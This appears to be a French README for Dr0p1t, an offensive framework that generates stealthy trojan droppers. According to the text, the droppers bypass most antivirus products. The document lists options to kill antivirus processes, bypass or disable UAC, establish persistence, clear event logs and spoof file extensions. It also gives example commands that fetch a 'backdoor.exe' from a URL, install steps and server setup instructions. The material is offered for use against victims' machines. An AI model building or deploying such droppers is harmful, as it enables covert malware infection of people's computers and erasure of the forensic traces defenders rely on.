
 d4vinci/dr0p1t-framework
Un framework qui crée un dropper furtif avancé qui contourne la plupart des antivirus et possède de nombreuses astuces.


Avez-vous déjà entendu parler des trojan droppers ? En bref, un dropper est un type de malware qui télécharge d'autres malwares et Dr0p1t vous donne la possibilité de créer un dropper furtif qui contourne la plupart des antivirus et possède de nombreuses astuces (Faites-moi confiance :D ) ;)
+ Propriétés de l'exécutable généré :
+ Propriétés du framework :
+ Modules :
+ Modules de persistance :


Pas encore entièrement testé ! Besoin de contributeurs et de testeurs 😄
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help      afficher ce message d'aide et quitter
-s              ajouter votre malware au démarrage (Persistance)
-t              ajouter votre malware au planificateur de tâches (Persistance)
-a              ajouter votre lien au profil utilisateur powershell (Persistance)
-k              tuer le processus antivirus avant d'exécuter votre malware.
-b              exécuter ce script batch avant d'exécuter votre malware. Voir le dossier scripts
-p              exécuter ce script powershell avant d'exécuter votre malware. Voir le dossier scripts
-v              exécuter ce script vbs avant d'exécuter votre malware. Voir le dossier scripts
--runas         contourner l'UAC et exécuter votre malware en tant qu'administrateur
--spoof         usurper l'extension du fichier final vers celle de votre choix.
--zip           indiquer à Dr0p1t que le malware dans le lien est compressé en zip
--upx           utiliser UPX pour compresser le fichier final.
--nouac         tenter de désactiver l'UAC sur l'appareil de la victime
-i              utiliser une icône pour le fichier final. Voir le dossier icons
--noclearevent  indiquer au framework de ne pas effacer les journaux d'événements sur la machine cible après la fin.
--nocompile     indiquer au framework de ne pas compiler le fichier final.
--only32        télécharger votre malware uniquement pour les appareils 32 bits
--only64        télécharger votre malware uniquement pour les appareils 64 bits
-q              rester silencieux (pas de bannière)
-u              vérifier les mises à jour
-nd             afficher moins d'informations en sortie
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip
La version recommandée pour Python 2 est 2.7.x, la version recommandée pour Python 3 est 3.5.x et n'utilisez pas la 3.6 car elle n'est pas encore supportée par PyInstaller
Remarque : Vous devez avoir un accès root
Il existe ici une liste de toutes les vidéos officielles pour installer et utiliser Dr0p1t Playlist
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
Remarque : sous python 2.7, vous n'avez pas pip, installez-le d'abord à partir du script get-pip.py [Recherchez-le sur Google]
Remarque : Le serveur est encore en version bêta et possède de nombreuses fonctionnalités à ajouter ainsi qu'un meilleur design [Besoin d'un designer pour contribuer :D]
Sur Linux et Windows, c'est la même chose après avoir installé Dr0p1t en suivant les étapes ci-dessus. Installez les modules dans server_requirements.txt en utilisant pip comme suit :
python -m pip install -r server_requirements.txt
Lançons maintenant notre script serveur :

python Dr0p1t_Server.py
Après avoir exécuté le script serveur, il commencera à écouter toutes les connexions arrivant sur le port 5000 en utilisant Flask.
Maintenant, pour utiliser le serveur depuis votre appareil, ouvrez dans le navigateur soit 127.0.0.1:5000 soit [Votre IP]:5000.
Pour l'ouvrir depuis d'autres appareils sur le LAN, ouvrez [Votre IP locale]:5000 et pour d'autres appareils sur le WAN, ouvrez [Votre IP globale]:5000, mais assurez-vous d'abord d'avoir configuré votre routeur pour rediriger les connexions du port 5000 vers vous.
